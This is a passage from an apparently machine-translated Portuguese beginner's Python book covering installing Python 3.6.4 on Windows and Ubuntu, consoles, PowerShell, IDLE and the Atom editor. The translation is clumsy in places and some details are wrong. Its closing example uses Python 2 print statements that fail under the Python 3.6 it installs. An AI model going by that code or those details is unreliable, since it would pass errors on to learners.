
Na hora de escrever este livro, a última versão do Python é 3.6 (e 3.6.4 séries). Nós estamos indo discutir como baixar e instalar o Python 3.6.4 para a versão da linguagem (64-bit na próxima seção) de 32 bits. Instalando o programa irá instalar automaticamente IDLE, a documentação, e Pip bem

- e criar associações de arquivo e atalhos. Isto irá eliminar a necessidade de configurar as variáveis de ambiente quando a instalação é concluída. Antes de começar, certifique-se que você não tem o Python instalado em seu computador já. Você pode fazer isso abrindo o prompt de comando e digitando 'python' nele. Se você não tem o programa instalado no seu computador, você verá algo semelhante à imagem abaixo.



A screenshot of a Windows Command Prompt window titled 'C:\Windows\system32\cmd.exe'. The window shows the following text:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users\python36>python
'python' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\python36>

Você pode baixar o arquivo de instalação do Python, visitando Python [website oficial](#) _____ e sob downloads na barra de menu, clicando sobre a última versão do Python (3.6.4, neste caso).



Alternativamente, você pode clicar no link abaixo para baixar o arquivo de instalação:

<https://www.python.org/ftp/python/3.6.4/python-3.6.4.exe>

Uma vez que o arquivo foi baixado, localize o arquivo de configuração no 'downloads' que tem o nome 'pythn-3.6.4.exe'. Executá-lo e esperar por algo como isto:




Quando você clicar em Executar, você vai ver algo como:



A opção 'adicionar python 3,6 a PATH' é, por padrão não for controlada: certifique-se de verificá-la. Agora, clique em 'instalar agora'. A janela parecida com a imagem abaixo aparecerá se a configuração for bem sucedida.



Vamos agora verificar se python 3.6 foi instalado com êxito. Basta abrir o prompt de comando e digite 'python' nele. Você vai ter que fechar e reabrir o prompt, se você não tinha fechado mais cedo. Você deve ver algo que se parece com:



```
C:\Windows\system32\cmd.exe - python
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\python36>python
Python 3.6.4 (v3.6.4:d48ebeb, Dec 19 2017, 06:04:45) [MSC v.1900 32 bit (Intel)]
on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
```


Você terá que verificar que o intérprete está a funcionar correctamente através do prompt:



```
C:\Windows\system32\cmd.exe - python
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\python36>python
Python 3.6.4 (v3.6.4:d48ebeb, Dec 19 2017, 06:04:45) [MSC v.1900 32 bit (Intel)]
on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> print("python programming tutorials")
python programming tutorials
>>>
```


Você também tem a opção de procurar IDLE e executar comandos Python através dele.



```
Python 3.6.4 Shell
File Edit Shell Debug Options Window Help
Python 3.6.4 (v3.6.4:d48ebeb, Dec 19 2017, 06:04:45) [MSC v.1900 32 bit (Intel)]
on win32
Type "copyright", "credits" or "license()" for more information.
>>> print("python programming tutorials")
python programming tutorials
>>> |
```

Instalação da versão de 64 bits

Para instalar a versão de 64 bits, basta ir ao site oficial e ir para a barra de menus. Clique em download e, em seguida janelas, e esperar para ver algo como isto:



Agora clique na área realçada 'baixar o Windows x86-64 instalador executável.'

Alternativamente, você baixar o arquivo de instalação a partir desta [ligação](#).

Quando o download terminar, procure o arquivo de configuração chamado '`python-3.6.4-amd64.exe`' a partir da pasta 'downloads'.

Agora executá-lo. Tudo a partir daqui deve ser simples e os passos de instalação são os mesmos que os que foram discutidos na seção acima.

Instalando Python no Ubuntu e Linux Mint

O processo aqui é tão simples como o que acabamos de discutir. Apenas siga os passos abaixo.

1: Instalar os pacotes necessários

Primeiro, você precisa instalar os pré-requisitos Python antes de passar para as próximas etapas usando o comando abaixo:

```
sudo apt-get install build-essential checkinstall  
sudo apt-get install libreadline-gplv2-dev libncursesw5-dev  
libssl-dev libsqlite3-dev tk-dev libgdbm-dev libc6-dev libbz2-dev
```

2: Baixar Python 3.6.4

Você pode baixar o programa do site oficial (assim como discutimos nas seções anteriores) de Python ou baixar a versão mais recente da seguinte forma:

```
cd /usr/src  
sudo wget https://www.python.org/ftp/python/3.6.4/Python-  
3.6.4.tgz
```

Agora você pode extrair o pacote baixado da seguinte forma:

```
sudo tar xzf Python-3.6.4.tgz
```

3: Agora compilar o código fonte Python

Use o conjunto de comandos abaixo para compilar o código fonte do programa em seu computador. Você pode usar a opção '-enable-otimizações' com o comando configure para permitir suportes extras, como suporte bz2, SSL. O comando 'make altinstall' não irá substituir a instalação existente.

```
cd Python-3.6.4  
sudo ./configure --enable-optimizations  
sudo make altinstall
```

4: Verifique a versão

Neste ponto, você instalou com sucesso Python 3.6 no seu computador. Você precisa verificar a versão Python instalado com o comando abaixo:

```
python3.6 -V
```

Python 3.6.4

[este recurso](#) descreve como instalar Python no Mac OS X.

Com Python instalado com sucesso, podemos agora começar a interagir com ele.

Python Programação 101: Interagindo com Python em Jeitos diferentes

Agora que você instalou Python no seu computador, vamos começar a interagir com ele:

Conheça os Consolas

Depois de instalar o Python, a primeira coisa que você quer saber como é a forma de interagir com ele na perfeição. A este respeito, você vai perceber que existem inúmeras maneiras de conseguir isso. A primeira maneira que você pode aprender é interagir com intérprete do programa usando o console do seu sistema operacional. Um console (também chamado de um prompt de comando ou terminal) é uma forma de interagir com o sistema operacional usando textos, exatamente como interagir com o seu ambiente de trabalho utilizando o mouse é o método de interagir com seu sistema graficamente.

Vamos ver como você pode abrir um console sobre os diversos sistemas operacionais:

Abrindo um Console no Mac OS X

Terminal é o nome dado ao programa de console padrão no Mac OS X. Para abrir o terminal, simplesmente ir para aplicações, em seguida, clique em utilitários e clique duas vezes sobre o programa do terminal. Alternativamente, você pode procurá-lo no sistema utilizando a ferramenta de pesquisa do sistema localizado na parte superior direita. Você vai interagir com o computador utilizando o terminal de linha de comando; uma janela pop-up com a mensagem de que é algo como isto:

```
mycomputer:~ myusername$
```

A abertura de um console no Linux OS

Dispomos de várias distribuições do sistema operacional Linux, como Mint, Fedora e Ubuntu. Assim, essas distribuições podem ter diferentes programas de console comumente chamado de terminal. O terminal especial que você iniciar, bem como a forma como você faz isso depende da distribuição você está usando. Tome Ubuntu por exemplo; aqui, você provavelmente vai ter que abrir o terminal Gnome que apresenta um prompt que é algo como isto:

```
myusername@mycomputer:~$
```

Abrindo o Console no Windows OS

No sistema operacional Windows, o console é o prompt chamada 'cmd'. O caminho mais curto para iniciar o cmd está a utilizar a combinação de teclas que se segue:

Windows log button+R

Pressionando que irá aparecer uma janela corrida onde terá, então, digitar cmd e clique em entrar ou bem. Alternativamente, você pode procurá-lo no menu de busca e esperar para obter algo como isto:

C:\Users\myusername>


NOTA: O prompt de comando no Windows tem recursos limitados e não é tão poderoso como em outros sistemas operacionais como o Mac OS X e Linux. Portanto, você pode querer iniciar o interpretador Python diretamente ou usar o programa IDLE do Python que vem com ele. Você vai encontrar essas opções em seu menu iniciar. Vamos falar sobre como usar o IDLE em mais detalhes em um momento.

O Windows PowerShell

O Windows PowerShell é uma CLI (interface de linha de comando) para o sistema operacional Windows. A interface de linha de comando é um tipo de programa que usamos para dizer ao computador o que fazer utilizando comandos textuais. Bem, tecnicamente, o PowerShell é mais do que apenas o CLI; ele permite que você para automatizar tarefas e realizar várias coisas com um único comando.

Como começar com o PowerShell é bastante simples. Tudo que você tem a fazer é procurar PowerShell em seu computador. Você pode achar que você tem um número de opções diferentes, como PowerShell (x86) e PowerShell ISE. O Scripting Environment Integrated ou ISE é uma ferramenta útil que o equipa com a capacidade de escrever scripts como você vai e que tem um look-up expediente para todo o grupo de comandos PowerShell. Neste ponto de sua jornada de programação Python, isso pode ser mais do que você precisa. O 'x 86', por outro lado está aqui para compatibilidade com versões anteriores-se você tem sido em torno de computadores por um tempo, você vai lembrar os velhos processadores Intel conhecido como 286, 836 e assim por diante a partir dos anos 80 e 90. Isso é exatamente o que o 'x 86' está chegando; e é uma versão de 32-bit.

Para utilizar este programa, você quer um 64-bit, e assim você pode usar o que acabamos com o nome 'Windows PowerShell'. Ao abri-lo, ele deve ser algo como isto:



No caso de você não gosta do branco no azul, basta clicar o botão direito na barra superior, selecione 'Propriedades' e depois 'cores' para mudar as coisas. Você pode ter que fechar e abrir PowerShell novamente para que ele exibe corretamente.

Como navegar

A coisa boa sobre PowerShell é que ele sempre permite que você saiba onde você está, porque dá-lhe essa informação no prompt. No nosso caso aqui, vemos o seguinte:

C:\Users\Ted>

Você deve ser capaz de ver algo semelhante a isto apenas com seu nome de usuário. No caso de você não, você pode digitar o seguinte: sl ~

Basta garantir para colocar o espaço que irá levá-lo para seu diretório home que é:

C:\Users\YOURUSERNAME.

Aqui, o nome de sua conta (no diretório da máquina) substitui a palavra 'YourUserName'. Directory é uma palavra que representa 'pasta', e PowerShell considera sua pasta de usuário e não o ambiente de trabalho para ser a sua casa. Você deve observar que seu ambiente de trabalho é apenas outra pasta dentro do seu utilizador pasta-você pode imaginar como um subdiretório do diretório do usuário.

Quando você entra sl ~, é como se você abriu a pasta conhecido como 'utilizadores' e, em seguida, YourUserName com o GUI.

À medida que avançamos, você vai ganhar uma melhor compreensão do PowerShell e seu uso com Python.

Os primeiros passos em Python com IDLE

Quando começamos, aqui estão algumas convenções de formatação para guiá-lo: saída instruções e comandos Python são geralmente fixados em **negrito** como em **print “Olá mundo!”**

Em segundo lugar, os blocos de código são sombreadas em caixas cinzentas eo código escrito nestas caixas contém colorido que destaca para várias partes da linguagem Python, tais como comentários, variáveis e comandos e assim por diante.

Sabe como começar IDLE

IDLE (Integrated Development Environment) para Python é um pacote de software que você pode executar o programa Python com-ele permite que você teste os comandos Python, editar e executar os programas em Python.

Em uma sessão IDLE típico, você vai interativamente tentar comandos Python, e em seguida, executar e editar os programas em Python. Nessas atividades, você vai começar uma sessão ociosa e executar alguns scripts simples.

NOTA: Eu não recomendo arquivos Python abertura que terminam com a extensão '.py' com um duplo clique sobre elas; em vez disso, abrir os scripts formar dentro da sessão IDLE usando *arquivo >> Aberto*. A razão por trás disso é o comportamento que você começa pode ser inesperado, mesmo que não causará nenhum dano.

Vamos continuar:


Se você estiver usando o sistema operacional Windows, você vai começar IDLE do pacote Python XY. Abrir IDLE partir do menu Iniciar da seguinte forma: Inicie ~ Todos os programas ~ Python 3.6.4 ~ IDLE

Você vai ter uma janela chamada 'Python Shell', que é algo como isto:




Se você estiver usando Mac OS X, você pode abrir IDLE da pasta de aplicativos nos seguintes passos: Aplicações ~ Python ~ IDLE

A 'shell python', então, aparecer-lo será algo parecido com:



Vamos agora começar a correr alguns scripts para que você saiba como executá-los; você pode encontrar estes programas na pasta exemplos que você pode baixar como um arquivo zip [Aqui](#).

Baixar a pasta, descompactá-lo e verificar a lista de exemplos na mesma. Volte para o programa IDLE e, em seguida, para a pasta de exemplos usando *Arquivo ~ Abrir* no sistema operacional Windows ou Mac OS. Abra o arquivo rotulado 'salto' que pode aparecer como bounce.py ou salto no catálogo de diretório. Escolher *Run Módulo Run ~* no menu (você pode usar F5 como um atalho para isso). Isso deve produzir uma bola quicando animado como mostrado abaixo:




O que você está olhando é a cena a partir de uma câmera virtual perspectiva de que você pode usar o mouse para mover a câmera ao redor da cena. Você pode aplicar zoom, pan, ou até mesmo virar a câmera para várias orientações. Os controles do mouse não são as mesmas em sistemas Mac e Windows.

Você pode manter pressionado o botão direito do mouse e, em seguida, movê-lo para girar a câmera. Em sistemas Mac, pressione o comando antes de mover o mouse. Tente girar a câmera agora.

Você normalmente segure o botão do meio para baixo e, em seguida, move o mouse para pan e zoom. Se você estiver usando um sistema Mac, apenas segure os botões direito e esquerdo ou simplesmente pressione a tecla de opção antes de mover o mouse. Agora você pode tentar pan e zoom.

Você está pronto para passar para o próximo exemplo? Se assim for, feche a janela que tem a animação. O exemplo seguinte traça alguns dados. Nos exemplos pasta chamada, procure o arquivo chamado 'matplotlib_example.py', que pode aparecer como 'matplotlib_example.py' ou 'matplotlib_example'. Escolha Run Module - você também pode usar F5 como o atalho (antes de qualquer coisa acontecer, você pode ter que esperar por um ou dois minutos). Quando você fizer isso, porém, trama a temperatura da Terra média da superfície global deve aparecer este é em função do ano para um número de décadas como indicado abaixo. O enredo obtém seus dados a partir do [NASA GISS](#) local na rede Internet.



Agora você pode abrir e executar qualquer um dos scripts nos exemplos pasta freely- por exemplo, stars.py e gas.py. Além disso, você pode editá-los, salvá-los e executá-los para mudá-los; note que IDLE só funciona scripts salvos no disco.

Para saber mais, você pode começar a mexer com os scripts-não importa se você compreender apenas uma parte do que está acontecendo nos scripts, como você pode se divertir alterá-los e verificar o resultado. Quando terminar, você pode sair IDLE, e continuar com a próxima parte.

Uma recapitulação

Vamos ter um pouco de repescagem para se certificar de que ainda estão juntos:

Os meios mais básicos para criar e executar um programa de python está criando um arquivo vazio que tem a extensão .py, e apontando para o mesmo arquivo a partir da linha de comando usando 'filename.py.' As python alternativa, você pode trabalhar com o padrão Python IDLE que vem instalado com o Python. Você pode, então, ser capaz de escrever seu código e executá-lo dentro IDLE.

No entanto, se você quiser ser ainda mais produtivo, você pode tentar outra coisa que é diferente das duas primeiras opções; tente usar algo como o editor átomo.

Usando o editor Atom

Atom é um editor de texto livre de código aberto, o que significa que fornece todo o código para você ler e ajustar para seu uso pessoal e talvez até mesmo a sua própria contribuição para melhorias.


O editor Atom é uma criação do GitHub. Sua popularidade tem crescido a partir do slogan “o editor de texto hackable para o 21st . Século” O programa é muito flexível e tem um bom suporte para os pacotes externos; isso torna muito poderoso

Ambiente de Desenvolvimento Interativo (IDE). isto é muito personalizável e daí a alusão 'o editor de texto hackable.' Os passos seguintes descrevem como você pode obter e usar este programa.

Faça o download e instalá-lo

Vá para este [local na rede Internet](#) para baixá-lo e instalá-lo. Quando você instala o programa, abrir a linha de comando e digite 'átomo'. Você também pode garantir átomo já foi adicionado ao seu ambiente de pesquisa ou variáveis de caminho em caso que não funciona.

Você deve esperar algo como isto:



The screenshot shows the Atom code editor interface. The title bar reads "Hello.py - D:\Dropbox\Blog\python\tutorials\myblog\app - Atom". The menu bar includes File, Edit, View, Selection, Find, Packages, and Help. The left sidebar shows a file tree with a single item under "app": "hello.py". The main editor area displays the following Python code:

```
1 from flask import Flask, render_template
2 app = Flask(__name__)
3 @app.route('/')
4 def home():
5     return render_template('home.html')
6
7 @app.route('/about/')
8 def about():
9     return render_template('about.html')
10
11 if __name__ == '__main__':
12     app.run(debug=True)
```

Você também deve observar que não há uma maneira mais conveniente de abrir Atom: clicando em uma pasta onde os arquivos estão e, em seguida, indo para 'aberto com Atom'. Esta ação irá simplesmente adicionar todos os arquivos da pasta para a vista de árvore -como imagem acima mostra claramente. Isso é excelente quando o aplicativo web ou um programa que está a desenvolver tem vários arquivos. Isto significa que você pode simplesmente pular de um arquivo para outro e editá-los de dentro Atom.

A execução de um arquivo de python no Atom

Uma maneira de executar um arquivo python no Atom é abrir a linha de comando e apontando para os caminhos de arquivo; você também pode usar um pacote átomo importante chamado de plataforma-ide terminal. Este pacote integra com Atom de modo que você pode executar arquivos de Atom.

Para a instalação do pacote, vá para 'arquivo' e depois em 'configurações'. Quando você instalar o pacote 'terminal-plus', você pode obter a ferramenta e ir para os pacotes para abrir uma instância terminal. Você também pode abrir um terminal em um mais rápido

caminho, clicando no sinal de mais adicionado ao pé da janela do átomo.

```
hello.py - D:\Dropbox\Blogs\pythonflasktutorial\myblog\app - Atom
File Edit View Selection Find Packages Help
+ app
  static
  templates
  hello.py
  settings
hello.py
1 from flask import Flask, render_template
2 app = Flask(__name__)
3 @app.route('/')
4 def home():
5     return render_template('home.html')
6
7 @app.route('/about/')
8 def about():
9     return render_template('about.html')
10
11 if __name__ == '__main__':
12     app.run(debug=True)
13
14
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS D:\Dropbox\Blogs\pythonflasktutorial\myblog\app> python hello.py
```

Você pode ver os pontos terminais para o diretório principal dos seus arquivos. De lá, você pode agora executar os scripts Python como a imagem acima mostra.

NOTA: Pode dividir o editor em várias janelas. Quando você tiver mais de um arquivo aberto dentro Atom, vá para visualizar e, em seguida, painéis e clique em certa divisão. Isto irá enviar o arquivo atual para a metade direita do Janela- isso vai melhorar a sua produtividade quando você está lidando com arquivos separados. O próximo passo é escrever algo com Python. Nós vamos usar o editor de texto átomo de modo que você compreenda mais sobre como usar o programa.

Clique aqui para comprar a versão de bolso do livro:


<https://www.amazon.com/Python-Manuscripts->

[Programação-Beginners-Intermediários / dp / 1980953902](#)

Como escrever seu primeiro programa de Python

Digite o texto a seguir em um arquivo chamado ex1.py. Python funciona melhor com arquivos que terminam em .py.

Em todas as plataformas, o editor de texto átomo deve aparecer como na imagem abaixo:



The screenshot shows the Atom text editor interface. The title bar says "ex1.py — /Users/zedshaw". The left sidebar shows a folder icon and the name "zedshaw". The main editor area contains the following Python code:

```
1 print "Hello World!"
2 print "Hello Again"
3 print "I like typing this."
4 print "This is fun."
5 print 'Yay! Printing.'
6 print "I'd much rather you 'not'."
7 print 'I "said" do not touch this.'
```

The status bar at the bottom shows "ex1.py 8:1" and icons for LF, Normal, UTF-8, Python, 3 updates, and a settings gear.

